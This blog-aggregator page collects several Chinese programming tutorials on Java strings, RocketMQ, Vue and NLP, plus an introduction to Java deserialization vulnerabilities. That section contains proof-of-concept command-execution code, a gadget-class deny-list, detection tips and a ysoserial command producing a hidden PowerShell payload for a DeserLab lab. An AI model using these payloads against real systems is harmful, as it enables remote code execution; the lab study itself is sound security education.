首页 文章 精选 留言 我的

精选列表

搜索[快速入门],共10000篇文章
优秀的个人博客,低调大师

Java入门系列-13-String 和 StringBuffer

这篇文章带你学会字符串的日常操作 String类 字符串在日常生活中无处不在,所以掌握字符串的使用至关重要。使用 String 对象存储字符串,String 类位于 java.lang 包中,java.lang 不需要我们手动导入可以直接使用。 敲一敲:String对象存储字符串 String s="Hello world"; String s=new String(); String s=new String("Hello world"); 下面列出一些常用的方法 方法 介绍 length() 获取字符串中字符的个数 equals() 比较两个字符串对象的内容是否一致 equalsIgnoreCase() 忽略大小写比较 toLowerCase() 转小写 toUpperCase() 转大写 concat() 向字符串后面拼接字符串并返回一个新字符串 indexOf() 搜索第一个出现的字符或字符串,从左往右 lastIndexOf() 与indexOf搜索方向相反 substring() 提取指定位置开始的字符串或指定开始和结束之间的字符串 trim() 返回去除字符串前后的空格后的副本 split() 按照指定字符串分隔,返回字符串数组 敲一敲:length 方法的使用 import java.util.Scanner; public class DemoLength { public static void main(String[] args) { Scanner input=new Scanner(System.in); System.out.println("请输入用户名:"); String name=input.next(); if (name.length()<4) { System.out.println("用户名不能小于4位"); }else { System.out.println("用户名可以使用,长度为:"+name.length()); } } } == 和 equals 不能混用,== 判断两个字符串在内存中的地址,在任何地方使用 new 都会产生新的内存地址。 敲一敲:体会区别和字符串的不可变性 public class DemoString { public static void main(String[] args) { String a="张三"; String b="张三";//a与b是同一个对象,未变 System.out.println(a==b);//true System.out.println(a.equals(b));//true String c=new String("张三");//新的字符串对象 System.out.println(a==c);//false System.out.println(a.equals(c));//true } } 比较两个字符串的值不能使用 == ,应该使用 equals 方法比较 敲一敲:不考虑大小写比较1 import java.util.Scanner; //忽略大小比较方法1 public class DemoEquals1 { public static void main(String[] args) { Scanner input=new Scanner(System.in); String str=""; do { System.out.println("继续输入 Yes"); str=input.next(); } while (str.toLowerCase().equals("yes")||str.toUpperCase().equals("YES")); } } 敲一敲:不考虑大小写比较2 import java.util.Scanner; public class DemoEquals2 { public static void main(String[] args) { Scanner input=new Scanner(System.in); String str=""; do { System.out.println("继续输入 Yes"); str=input.next(); } while (str.equalsIgnoreCase("yeS")); } } 敲一敲:对比 + 拼接和 concat() 拼接 public class DemoConcat { public static void main(String[] args) { String a="hello"; String b=a+" world"; System.out.println(b); String c=b.concat(" test");//b不会变 System.out.println(b); System.out.println(c); } } 敲一敲:indexOf 和 lastIndexOf 的使用 import java.util.Scanner; public class TestIndexOf { public static void main(String[] args) { System.out.println("请输入邮箱:"); Scanner input=new Scanner(System.in); String email=input.next(); if(email.indexOf("@")==-1) { System.out.println("邮箱格式有误!"); } String text="a@bb@cc"; System.out.println("indexOf:"+text.indexOf("@")); System.out.println("lastIndexOf:"+text.lastIndexOf("@")); } } 敲一敲:使用substring import java.util.Scanner; public class DemoSubstring { public static void main(String[] args) { //获取邮箱用户名 Scanner input=new Scanner(System.in); System.out.println("输入完整邮箱:"); String email=input.next(); int index=email.indexOf("@"); String username=email.substring(0,index); System.out.println("用户名:"+username); } } 敲一敲:使用 trim public class DemoTrim { public static void main(String[] args) { String text=" he llo "; System.out.println(text.trim()); } } 敲一敲:使用 split public class DemoSplit { public static void main(String[] args) { String text="hello,world,java"; String[] result=text.split(","); for (int i = 0; i < result.length; i++) { System.out.println(result[i]); } } } StringBuffer类与常用方法 对字符串频繁修改(如字符串连接)时,使用 StringBuffer 类可以大大提高程序执行效率。 敲一敲:使用 StringBuffer 拼接字符 public class DemoStringBuffer { public static void main(String[] args) { StringBuffer sb=new StringBuffer("hello"); sb.append("word"); System.out.println(sb.toString()); StringBuffer sb2=new StringBuffer(); sb2.append("hello"); sb2.append("word"); System.out.println(sb2); } } 敲一敲:使用 insert 方法 import java.util.Scanner; public class TestInsert { public static void main(String[] args) { Scanner input=new Scanner(System.in); System.out.println("请输入一串数字:"); String nums=input.next(); StringBuffer str=new StringBuffer(nums); for (int i = str.length()-3; i >0; i-=3) { str.insert(i, ","); } System.out.println(str); } } 搜索关注公众号「享智同行」,第一时间获取技术干货

优秀的个人博客,低调大师

RocketMQ消息队列还没入门就想放弃

题外话 什么情况下的异步操作需要使用消息队列而不是多线程? 消息队列和多线程两者并不冲突,多线程可以作为队列的生产者和消费者。使用外部的消息队列时,第一是可以提高应用的稳定性,当程序fail后,已经写入外部消息队列的数据依旧是保存的,如果使用两步commit的队列的话,可以更加提高这个项目。 用线程的话,会占用主服务器资源, 消息队列的话, 可以放到其他机器上运行, 让主服务器尽量多的服务其他请求。我个人认为, 如果用户不急着知道结果的操作, 用消息队列, 否则再考虑用不用线程。 解耦更充分,架构更合理 多线程是在编程语言层面解决问题 消息队列是在架构层面解决问题我认为架构层面解决问题是“觉悟比较高的方式“,理想情况下应该限制语言层面滥用多线程,能不用就不用 不关心执行结果的都可以放到消息队列,不需要及时到达,放到消息队列中慢慢消化 批量发送邮件时,数据量庞大,如果使用多线程对系统不安全 消息队列能解决什么问题 异步处理 应用解耦 流量削锋 日志处理 消息通讯 环境介绍 注意尽量将rocketmq的1.应用版本,2.jar包依赖,3.recketmq-console-ng的jar包依赖版本保持一致,不然可能会出现非常诡异的问题此项目所使用版本: rocketmq: 4.3.0,OS: win10 jar包依赖 compile group: 'org.apache.rocketmq', name: 'rocketmq-client', version: '4.3.0' 下载 rocketmq应用http://rocketmq.apache.org/release_notes/release-notes-4.3.0/ windows下rocketmq环境配置与启动参考 https://www.jianshu.com/p/4a275e779afa 在rocketmq的bin目录下启动NAMESERVER(相当于服务注册中心) start mqnamesrv.cmd 启动 broker(真正工作的服务器,存储消息的服务器)start mqbroker.cmd -n 127.0.0.1:9876 autoCreateTopicEnable=true 可视化rocketmq管理项目下载https://github.com/apache/rocketmq-externals.git 将这个项目里面rocketmq-console-ng里的rocketmq依赖修改成与你项目依赖的版本一致,次项目是4.3.0 第三步已经把rocketmq的nameServer与broker启动起来 启动rocket-console-ng可视化管理项目,该项目是基于springboot的 访问rocket-console-ng的服务地址 到此环境搭建完成!!!回到自己的程序↓↓↓ 配置信息 ###producer #该应用是否启用生产者 rocketmq: producer: isOnOff: on #发送同一类消息的设置为同一个group,保证唯一,默认不需要设置,rocketmq会使用ip@pid(pid代表jvm名字)作为唯一标示 groupName: ${spring.application.name} #mq的nameserver地址 namesrvAddr: 127.0.0.1:9876 #消息最大长度 默认1024*4(4M) maxMessageSize: 4096 #发送消息超时时间,默认3000 sendMsgTimeout: 3000 #发送消息失败重试次数,默认2 retryTimesWhenSendFailed: 2 ###consumer ##该应用是否启用消费者 consumer: isOnOff: on groupName: ${spring.application.name} #mq的nameserver地址 namesrvAddr: 127.0.0.1:9876 #该消费者订阅的主题和tags("*"号表示订阅该主题下所有的tags),格式:topic~tag1||tag2||tag3;topic2~*; topics: futaotopic~*; consumeThreadMin: 20 consumeThreadMax: 64 #设置一次消费消息的条数,默认为1条 consumeMessageBatchMaxSize: 1 reConsumerTimes: 3 生产者Bean package com.futao.springmvcdemo.service.impl import com.futao.springmvcdemo.foundation.LogicException import com.futao.springmvcdemo.model.entity.constvar.ErrorMessage import com.futao.springmvcdemo.model.system.SystemConfig import com.futao.springmvcdemo.service.RocketMqService import org.apache.commons.lang3.StringUtils import org.apache.rocketmq.client.consumer.DefaultMQPushConsumer import org.apache.rocketmq.client.consumer.listener.ConsumeConcurrentlyStatus import org.apache.rocketmq.client.consumer.listener.MessageListenerConcurrently import org.apache.rocketmq.client.producer.DefaultMQProducer import org.apache.rocketmq.common.consumer.ConsumeFromWhere import org.apache.rocketmq.common.protocol.heartbeat.MessageModel import org.slf4j.LoggerFactory import org.springframework.beans.factory.annotation.Value import org.springframework.context.annotation.Bean import org.springframework.stereotype.Service import java.nio.charset.Charset /** * @author futao * Created on 2018/10/18. */ @Service open class RocketMqServiceImpl : RocketMqService { private val logger = LoggerFactory.getLogger(RocketMqServiceImpl::class.java) /** * 发送同一类消息的设置为同一个group,保证唯一,默认不需要设置,rocketmq会使用ip@pid(pid代表jvm名字)作为唯一标示 */ @Value("\${rocketmq.producer.groupName}") private lateinit var producerGroupName: String @Value("\${rocketmq.producer.namesrvAddr}") private lateinit var producerNamesrvAddr: String /** * 消息最大大小,默认4M */ @Value("\${rocketmq.producer.maxMessageSize}") private var maxMessageSize: Int = 0 /** * 消息发送超时时间,默认3秒 */ @Value("\${rocketmq.producer.sendMsgTimeout}") private var sendMsgTimeout: Int = 0 /** * 消息发送失败重试次数,默认2次 */ @Value("\${rocketmq.producer.retryTimesWhenSendFailed}") private var retryTimesWhenSendFailed: Int = 0 /** * 生产者Bean */ @Bean override fun producer(): DefaultMQProducer { if (this.producerGroupName.isEmpty()) { throw LogicException.le(ErrorMessage.ROCKET_MQ_PRODUCER_GROUP_NAME_EMPTY) } if (this.producerNamesrvAddr.isEmpty()) { throw LogicException.le(ErrorMessage.ROCKET_MQ_PRODUCER_NAME_SERVER_EMPTY) } val defaultMQProducer = DefaultMQProducer(producerGroupName) defaultMQProducer.namesrvAddr = producerNamesrvAddr defaultMQProducer.maxMessageSize = maxMessageSize defaultMQProducer.sendMsgTimeout = sendMsgTimeout defaultMQProducer.isVipChannelEnabled = false //消息发送到mq服务器失败重试次数 defaultMQProducer.retryTimesWhenSendFailed = retryTimesWhenSendFailed try { defaultMQProducer.start() logger.info("rocketMq Producer start success; nameServer:{},producerGroupName:{}", producerNamesrvAddr, producerGroupName) } catch (e: Exception) { logger.error("rocketMq Producer start fail;{}", e.message, e) } return defaultMQProducer } } 消费者 @Value("\${rocketmq.consumer.namesrvAddr}") private lateinit var consumerNamesrvAddr: String @Value("\${rocketmq.consumer.groupName}") private lateinit var consumerGroupName: String @Value("\${rocketmq.consumer.consumeThreadMin}") private var consumeThreadMin: Int = 0 @Value("\${rocketmq.consumer.consumeThreadMax}") private var consumeThreadMax: Int = 0 @Value("\${rocketmq.consumer.topics}") private lateinit var topics: String @Value("\${rocketmq.consumer.consumeMessageBatchMaxSize}") private var consumeMessageBatchMaxSize: Int = 0 // @Resource // private lateinit var mqMessageListenerProcessor: MQConsumeMsgListenerProcessor @Value("\${reConsumerTimes}") private var reConsumerTimes: Int = 0 /** * 消费者Bean */ @Bean override fun consumer(): DefaultMQPushConsumer { val topic = SystemConfig.ROCKET_MQ_TOPIC_MAIL val tag = SystemConfig.ROCKET_MQ_TAG_MAIL_REGISTER if (this.consumerGroupName.isEmpty()) { throw LogicException.le(ErrorMessage.ROCKET_MQ_CONSUMER_GROUP_NAME_EMPTY) } if (this.consumerNamesrvAddr.isEmpty()) { throw LogicException.le(ErrorMessage.ROCKET_MQ_PRODUCER_NAME_SERVER_EMPTY) } if (this.topics.isEmpty()) { throw LogicException.le(ErrorMessage.ROCKET_MQ_CONSUMER_TOPICS_EMPTY) } try { //DefaultMQPushConsumer DefaultMQPullConsumer val defaultMQPushConsumer = DefaultMQPushConsumer(consumerGroupName) defaultMQPushConsumer.namesrvAddr = consumerNamesrvAddr defaultMQPushConsumer.consumeThreadMin = consumeThreadMin defaultMQPushConsumer.isVipChannelEnabled = false // defaultMQPushConsumer.createTopic() defaultMQPushConsumer.consumeThreadMax = consumeThreadMax //消费模式 集群还是广播,默认为集群(自动负载均衡) //广播消费: 消息会发给Consume Group中的每一个消费者进行消费,如果设置为广播消息会导致NOT_ONLINE异常,https://github.com/apache/rocketmq/issues/296 defaultMQPushConsumer.messageModel = MessageModel.CLUSTERING // 设置消费模型, //consumer.setMessageModel(MessageModel.CLUSTERING); // * 设置Consumer第一次启动是从队列头部开始消费还是队列尾部开始消费 // * 如果非第一次启动,那么按照上次消费的位置继续消费 defaultMQPushConsumer.consumeFromWhere = ConsumeFromWhere.CONSUME_FROM_FIRST_OFFSET //设置一次消费消息的条数,默认为1条 defaultMQPushConsumer.consumeMessageBatchMaxSize = consumeMessageBatchMaxSize //订阅topic defaultMQPushConsumer.subscribe(topic, tag) // defaultMQPushConsumer.registerMessageListener(mqMessageListenerProcessor) defaultMQPushConsumer.registerMessageListener( MessageListenerConcurrently { msgs, _ -> if (msgs == null || msgs.isEmpty()) { logger.info("接受到的消息为空,不处理,直接返回成功") return@MessageListenerConcurrently ConsumeConcurrentlyStatus.CONSUME_SUCCESS } val msg = msgs[0] logger.info("接收到的消息为:" + msg.toString()) if (msg.topic == topic && msg.tags == tag) { //判断该消息是否重复消费(RocketMQ不保证消息不重复,如果你的业务需要保证严格的不重复消息,需要你自己在业务端去重) //获取该消息重试次数 if (msg.reconsumeTimes >= reConsumerTimes) { //消息已经重试了3次,如果不需要再次消费,则返回成功 //TODO("如果重试了三次还是失败则执行对于失败的业务逻辑") logger.error("消息重试消费失败:", msg) return@MessageListenerConcurrently ConsumeConcurrentlyStatus.CONSUME_SUCCESS } else { //如果失败重试次数还没到三次则继续重试 ConsumeConcurrentlyStatus.RECONSUME_LATER } //TODO("开始正常的业务逻辑") println(StringUtils.repeat(":", 30) + String(msg.body, Charset.forName(SystemConfig.UTF8_ENCODE))) } return@MessageListenerConcurrently ConsumeConcurrentlyStatus.CONSUME_SUCCESS //消费成功 } ) defaultMQPushConsumer.start() logger.info("rocketMq Consumer start success; namesrvAddr:{},groupName:{},topics:{}", consumerNamesrvAddr, consumerGroupName, topics) return defaultMQPushConsumer } catch (e: Exception) { logger.error("rocketMq Consumer start fail;{}", e.message, e) return DefaultMQPushConsumer() } } 简单测试 发送注册邮件的topic与tag配置 个人理解的topic: 一类业务可以归为一个topic,比如所有的发邮件功能 个人理解的tag: 某类业务下的细分,比如发送邮件业务下的发送注册邮件可以使用一个tag,发送忘记密码邮件可以再使用一个tag /** * rocket mq 发送邮件的 topic */ public static final String ROCKET_MQ_TOPIC_MAIL = "topic_mail"; /** * rocket mq 发送邮件-注册邮件的tag */ public static final String ROCKET_MQ_TAG_MAIL_REGISTER = "tag_mail_register"; 发送邮件消息队列Service @Resource lateinit var producer: DefaultMQProducer /** * 通过消息队列发送邮件 */ override fun sendMq(mailM: MailM) { val message = Message(SystemConfig.ROCKET_MQ_TOPIC_MAIL, SystemConfig.ROCKET_MQ_TAG_MAIL_REGISTER, JSON.toJSONString(mailM).toByteArray(Charset.forName(SystemConfig.UTF8_ENCODE))) try { producer.send(message) } catch (e: Exception) { logger.error(e.message, e) } } 请求controller @GetMapping("sendMailMq") open fun sendMailMq() { val mailM = MailM().apply { to = arrayOf("1185172056@qq.com") cc = arrayOf("taof@wicrenet.com") subject = "消息队列" content = "<h1>您好,RocketMq</h1>" } mailService.sendMq(mailM) } 在请求了controller之后可以在rocketmq-console-ng控制台查看到相应的topic与消息信息 topic 已发送到rocketmq服务器上的消息 查看消息状态 查看控制台 坑: 消息不能被消费使用RocketMq控制台resend提示NOT_CONSUME_YET:检查rocketmq应用版本,rocketmq-console-ng依赖版本,自己的项目依赖jar包版本是否一致 Caused by: org.apache.rocketmq.remoting.exception.RemotingConnectException:检查rocketmq应用版本,rocketmq-console-ng依赖版本,自己的项目依赖jar包版本是否一致 Not found the consumer group consume stats, because return offset table is empty, maybe the consumer not consume any message:尝试把消费者的消费模式改成集群模式 NOT_CONSUME_YET:如果还是不能解决请不要使用公司的网络,公司的网络可能会有很多的限制,用自己的手机进行测试(我被这个网络给坑惨了) 资源: Windows下安装RocketMq:https://www.jianshu.com/p/4a275e779afaRocketMq名词解释: https://my.oschina.net/javamaster/blog/2051703解释Push与Pull区别: https://www.jianshu.com/p/f071d5069059?utm_source=oschina-app官网:http://rocketmq.apache.org/windows下rocketmq的消息信息存储在 C:\Users\user\store文件夹下,删除该文件夹即可删除所有的消息 我的完整项目:地址 https://gitee.com/FutaoSmile/springboot_framework

优秀的个人博客,低调大师

java反序列化漏洞入门分析


参考文献: https://nickbloor.co.uk/2017/08/13/attacking-java-deserialization/amp/https://www.cnblogs.com/ssooking/p/5875215.htmlhttps://xz.aliyun.com/t/2041https://xz.aliyun.com/t/2028https://xz.aliyun.com/t/2029?from=groupmessagehttps://www.anquanke.com/post/id/86932 JAVA序列化和反序列化的一个例子 package ser; import java.io.FileInputStream; import java.io.FileNotFoundException; import java.io.FileOutputStream; import java.io.IOException; import java.io.ObjectInputStream; import java.io.ObjectOutputStream; import java.io.Serializable; class serdemo implements Serializable{ private String name; public String getName(){ return name; } public void setName(String name){ this.name = name; } } public class serdemo1 { public static void main(String args[]) throws IOException, ClassNotFoundException { #序列化 FileOutputStream fileOutputStream = new FileOutputStream("seri.txt"); ObjectOutputStream outputStream = new ObjectOutputStream(fileOutputStream); serdemo serdemo=new serdemo(); serdemo.setName("sheng"); outputStream.writeObject(serdemo); #反序列化 FileInputStream fileInputStream = new FileInputStream("seri.txt"); ObjectInputStream inputStream = new ObjectInputStream(fileInputStream); serdemo object2 = (serdemo) inputStream.readObject(); System.out.println("反序列化后的对象的值"); System.out.println(object2.getName()); inputStream.close(); } } 详解 Java中的API实现: 序列化: ObjectOutputStream类 --> writeObject() 该方法对参数指定的obj对象进行序列化,把字节序列写到一个目标输出流中,按Java的标准约定是给文件一个.ser扩展名 反序列化:ObjectInputStream类 --> readObject() 该方法从一个源输入流中读取字节序列,再把它们反序列化为一个对象,并将其返回 实现Serializable和Externalizable接口的类才能序列化与反序列化。Externalizable接口继承自 Serializable接口,实现Externalizable接口的类完全由自身来控制序列化的行为,而仅实现Serializable接口的类可以采用默认的序列化方式。 java的反射机制: 在运行状态中: 对于任意一个类,都能够判断一个对象所属的类; 对于任意一个类,都能够知道这个类的所有属性和方法; 对于任意一个对象,都能够调用它的任意一个方法和属性; 这种动态获取的信息以及动态调用对象的方法的功能称为java语言的反射机制。 Java反射的四大核心是 Class,Constructor,Field,Method,利用Java的反射机制来操纵代码调用本地的计算器 package ser1; import java.lang.reflect.InvocationTargetException; public class POC { public static void main(String args[]) throws IllegalAccessException, IllegalArgumentException, InvocationTargetException, NoSuchMethodException, SecurityException, ClassNotFoundException { Object runtime=Class.forName("java.lang.Runtime") .getMethod("getRuntime",new Class[]{}) .invoke(null); Class.forName("java.lang.Runtime") .getMethod("exec", String.class) .invoke(runtime,"calc.exe"); } } 漏洞分析: Apache Commons Collections 是一个扩展了Java标准库里的Collection结构的第三方基础库,Apache Commons Collections有一个特殊的接口,其中有一个实现该接口的类可以通过调用Java的反射机制来调用任意函数,叫做InvokerTransformer。一个简单的反序列化利用 package ser1; import java.io.BufferedInputStream; import java.io.FileInputStream; import java.io.FileOutputStream; import java.io.IOException; import java.io.ObjectInputStream; import java.io.ObjectOutputStream; import java.io.Serializable; import java.net.ServerSocket; import java.net.Socket; public class listen { public static void main(String args[]) throws Exception{ UnsafeClass Unsafe = new UnsafeClass(); Unsafe.name = "sheng"; FileOutputStream fos = new FileOutputStream("object"); ObjectOutputStream os = new ObjectOutputStream(fos); os.writeObject(Unsafe); os.close(); FileInputStream fis = new FileInputStream("object"); ObjectInputStream ois = new ObjectInputStream(fis); #恢复对象 UnsafeClass objectFromDisk = (UnsafeClass)ois.readObject(); System.out.println(objectFromDisk.name); ois.close(); } } class UnsafeClass implements Serializable{ public String name; #重写readObject()方法 private void readObject(java.io.ObjectInputStream in) throws IOException, ClassNotFoundException{ in.defaultReadObject();#执行默认的readObject()方法 Runtime.getRuntime().exec("calc.exe"); #执行命令 } } 基础库中存在的反序列化漏洞 存在危险的基础库: commons-fileupload 1.3.1 commons-io 2.4 commons-collections 3.1 commons-logging 1.2 commons-beanutils 1.9.2 org.slf4j:slf4j-api 1.7.21 com.mchange:mchange-commons-java 0.2.11 org.apache.commons:commons-collections 4.0 com.mchange:c3p0 0.9.5.2 org.beanshell:bsh 2.0b5 org.codehaus.groovy:groovy 2.3.9 org.springframework:spring-aop 4.1.4.RELEASE 某反序列化防护软件便是通过禁用以下类的反序列化来保护程序: 'org.apache.commons.collections.functors.InvokerTransformer', 'org.apache.commons.collections.functors.InstantiateTransformer', 'org.apache.commons.collections4.functors.InvokerTransformer', 'org.apache.commons.collections4.functors.InstantiateTransformer', 'org.codehaus.groovy.runtime.ConvertedClosure', 'org.codehaus.groovy.runtime.MethodClosure', 'org.springframework.beans.factory.ObjectFactory', 'xalan.internal.xsltc.trax.TemplatesImpl' 漏洞挖掘 反序列化操作一般应用在导入模板文件、网络通信、数据传输、日志格式化存储、对象数据落磁盘、或DB存储等业务场景。 白盒检测 ① 通过检索源码中对反序列化函数的调用来静态寻找反序列化的输入点 搜索以下函数: ObjectInputStream.readObject ObjectInputStream.readUnshared XMLDecoder.readObject Yaml.load XStream.fromXML ObjectMapper.readValue JSON.parseObject 小数点前面是类名,后面是方法名 ② 确定了反序列化输入点后,再考察应用的Class Path中是否包含Apache Commons Collections等危险库(ysoserial所支持的其他库亦可)。③ 若不包含危险库,则查看一些涉及命令、代码执行的代码区域,防止程序员代码不严谨,导致bug。④ 若包含危险库,则使用ysoserial进行攻击复现。 黑盒检测 通过抓包来检测请求中可能存在的序列化数据。 序列化数据通常以AC ED开始,之后的两个字节是版本号,版本号一般是00 05,AC ED 00 05经过Base64编码之后为rO0AB 十六进制对照表: 0x70 - TC_NULL 0x71 - TC_REFERENCE 0x72 - TC_CLASSDESC 0x73 - TC_OBJECT 0x74 - TC_STRING 0x75 - TC_ARRAY 0x76 - TC_CLASS 0x7B - TC_EXCEPTION 0x7C - TC_LONGSTRING 0x7D - TC_PROXYCLASSDESC 0x7E - TC_ENUM 可以通过tcpdump抓取TCP/HTTP请求,通过SerialBrute.py去自动化检测,并插入ysoserial生成的exp 环境测试 看了挺多文章,搭一个怪难的,就直接用大佬的DeserLab来尝试了 DeserLab是一个使用了Groovy库的简单网络协议应用,实现client向server端发送序列化数据的功能。而Groovy库和上文中的Apache Commons Collection库一样,含有可利用的POP链。环境 win10 python2.7 java1.8 分析过程 开启本地服务端和客户端 java -jar DeserLab.jar -server 127.0.0.1 6767 java -jar DeserLab.jar -client 127.0.0.1 6767 通过本地抓包工具rawcap抓包分析 提取序列化数据将pcap包转换为可待分析的数据格式。 #将pcap转换为文本,文本中只包含传输的数据、TCP源端口号以及目的端口号 tshark -r 1234.pcap -T fields -e tcp.srcport -e data -e tcp.dstport -E separator=, #继续处理这些文本,根据端口以及每一行的开头部分来选择输出合适的载荷 | grep -v ',,' | grep '^6767,' | cut -d',' -f2 | tr 'n' ':' | sed s/://g 通过wireshark可以看到,客户端和服务器之间正在传输一个nb.deser.HashRequest对象。结合工具的输出结果我们可知用户名以字符串形式存储在TC_BLOCKDATA类型中进行传输: 漏洞利用: 生成有效载荷,在windows环境下,用powershell作为攻击载体。 用ysoserial生成针对Groovy库的payload java -jar ysoserial.jar Groovy1 "powershell.exe -NonI -W Hidden -NoP -Exec Bypass -Enc bQBrAGQAaQByACAAcwBoAGUAbgBnAA==" > 1.bin 使用deserlab_exploit.py脚本生成payload: python2 1.py 127.0.0.1 1234 1.bin

优秀的个人博客,低调大师

自然语言处理入门教程

自然语言处理(NLP)是计算机科学领域和人工智能领域中的一个分支,它与计算机和人类之间使用自然语言进行互动密切相关。NLP的最终目标是使计算机能够像人类一样理解语言。它是虚拟助手、语音识别、情感分析、自动文本摘要、机器翻译等的驱动力。在这篇文章中,你将学习到自然语言处理的基础知识,深入了解到它的一些技术,了解到NLP如何从深度学习的最新进展。 1.简介 自然语言处理(NLP)是计算机科学、语言学和机器学习的交叉点,它关注计算机与人类之间使用自然语言中的沟通交流。总之,NLP致力于让计算机能够理解和生成人类语言。NLP技术应用于多个领域,比如天猫精灵和Siri这样的语音助手,还有机器翻译和文本过滤等。机器学习是受NLP影响最深远的领域之一,尤为突出的是深度学习技术。该领域分为以下三个部分: 1.语音识别:将口语翻译成文本。 2.自然语言理解

优秀的个人博客,低调大师

Vue入门---属性、style和class绑定方法


一 、用对象的方法绑定class 1 <!DOCTYPE html> 2 <html> 3 <head> 4 <meta charset="UTF-8"> 5 <title>class与style绑定</title> 6 <meta name="viewport" content="width=device-width,initial-scale=1,minimum-scale=1,maximum-scale=1,user-scalable=no" /> 7 <script src="../../node_modules/vue/dist/vue.js" type="text/javascript" charset="utf-8"></script> 8 <style> 9 .class1{ 10 color: #f00; 11 } 12 .class2{ 13 background-color: #00f; 14 } 15 </style> 16 </head> 17 <body> 18 <div class="test"> 19 <div class="otherClass" :class="{'class1':name1,'class2':name2}">我是娃哈哈</div> <!--方法一:用对象的方式实现 name1和name2是boolean型,为true时给元素加上对应的class,为false不添加--> 20 </div> 21 <script type="text/javascript"> 22 var myVue = new Vue({ 23 el:".test", 24 data: { 25 name1: true, 26 name2: false, 27 } 28 }) 29 </script> 30 </body> 31 </html> 实现效果: 关于使用对象绑定class,还可以用另外一种写法: 1 <!DOCTYPE html> 2 <html> 3 <head> 4 <meta charset="UTF-8"> 5 <title>class与style绑定</title> 6 <meta name="viewport" content="width=device-width,initial-scale=1,minimum-scale=1,maximum-scale=1,user-scalable=no" /> 7 <script src="../../node_modules/vue/dist/vue.js" type="text/javascript" charset="utf-8"></script> 8 <style> 9 .class1{ 10 color: #f00; 11 } 12 .class2{ 13 background-color: #00f; 14 } 15 </style> 16 </head> 17 <body> 18 <div class="test"> 19 <div class="otherClass" :class="classObj">我是娃哈哈</div> <!--方法一:用对象的方式实现 ,true给元素加上对应的class,为false不添加--> 20 </div> 21 <script type="text/javascript"> 22 var myVue = new Vue({ 23 el:".test", 24 data: { 25 classObj: { 26 class1: true, 27 class2: false, 28 } 29 30 } 31 }) 32 </script> 33 </body> 34 </html> 实现效果: 二 、用数组的方法绑定class 1 <!DOCTYPE html> 2 <html> 3 <head> 4 <meta charset="UTF-8"> 5 <title>class与style绑定</title> 6 <meta name="viewport" content="width=device-width,initial-scale=1,minimum-scale=1,maximum-scale=1,user-scalable=no" /> 7 <script src="../../node_modules/vue/dist/vue.js" type="text/javascript" charset="utf-8"></script> 8 <style> 9 .class1{ 10 color: #f00; 11 } 12 .class2{ 13 background-color: #ff0; 14 } 15 </style> 16 </head> 17 <body> 18 <div class="test"> 19 <div class="otherClass" :class="[name1,name2]">我是娃哈哈</div> <!--方法二:用数组的方式实现 --> 20 </div> 21 <script type="text/javascript"> 22 var myVue = new Vue({ 23 el:".test", 24 data: { 25 name1: 'class1', 26 name2: 'class2', 27 28 } 29 }) 30 </script> 31 </body> 32 </html> 实现效果: 其实在数组中还可以用判断是否显示这个类名,举个例子: 1 <!DOCTYPE html> 2 <html> 3 <head> 4 <meta charset="UTF-8"> 5 <title>class与style绑定</title> 6 <meta name="viewport" content="width=device-width,initial-scale=1,minimum-scale=1,maximum-scale=1,user-scalable=no" /> 7 <script src="../../node_modules/vue/dist/vue.js" type="text/javascript" charset="utf-8"></script> 8 <style> 9 .class1{ 10 color: #f00; 11 } 12 .class2{ 13 background-color: #ff0; 14 } 15 </style> 16 </head> 17 <body> 18 <div class="test"> 19 <div class="otherClass" :class="[name1, isShow? name2 : '']">我是娃哈哈</div> <!--方法一:用数组的方式实现 ,采用三元表达式,条件为true时显示--> 20 </div> 21 <script type="text/javascript"> 22 var myVue = new Vue({ 23 el:".test", 24 data: { 25 name1: 'class1', 26 name2: 'class2', 27 isShow: false, 28 29 } 30 }) 31 </script> 32 </body> 33 </html> 实现效果是: 三、 用数组和对象混合的方法绑定class 1 <!DOCTYPE html> 2 <html> 3 <head> 4 <meta charset="UTF-8"> 5 <title>class与style绑定</title> 6 <meta name="viewport" content="width=device-width,initial-scale=1,minimum-scale=1,maximum-scale=1,user-scalable=no" /> 7 <script src="../../node_modules/vue/dist/vue.js" type="text/javascript" charset="utf-8"></script> 8 <style> 9 .class1{ 10 color: #f00; 11 } 12 .class2{ 13 background-color: #ff0; 14 } 15 </style> 16 </head> 17 <body> 18 <div class="test"> 19 <div class="otherClass" :class="[name1, {class2 :isShow}]">我是娃哈哈</div> <!--方法三:用数组对象组合的方式实现,条件为true时显示--> 20 </div> 21 <script type="text/javascript"> 22 var myVue = new Vue({ 23 el:".test", 24 data: { 25 name1: 'class1', 26 class2: 'name2', 27 isShow: true, 28 29 } 30 }) 31 </script> 32 </body> 33 </html> 实现的效果: 四、 用对象的方式实现style绑定 1 <!DOCTYPE html> 2 <html> 3 <head> 4 <meta charset="UTF-8"> 5 <title>class与style绑定</title> 6 <meta name="viewport" content="width=device-width,initial-scale=1,minimum-scale=1,maximum-scale=1,user-scalable=no" /> 7 <script src="../../node_modules/vue/dist/vue.js" type="text/javascript" charset="utf-8"></script> 8 <style> 9 .class1{ 10 color: #f00; 11 } 12 .class2{ 13 background-color: 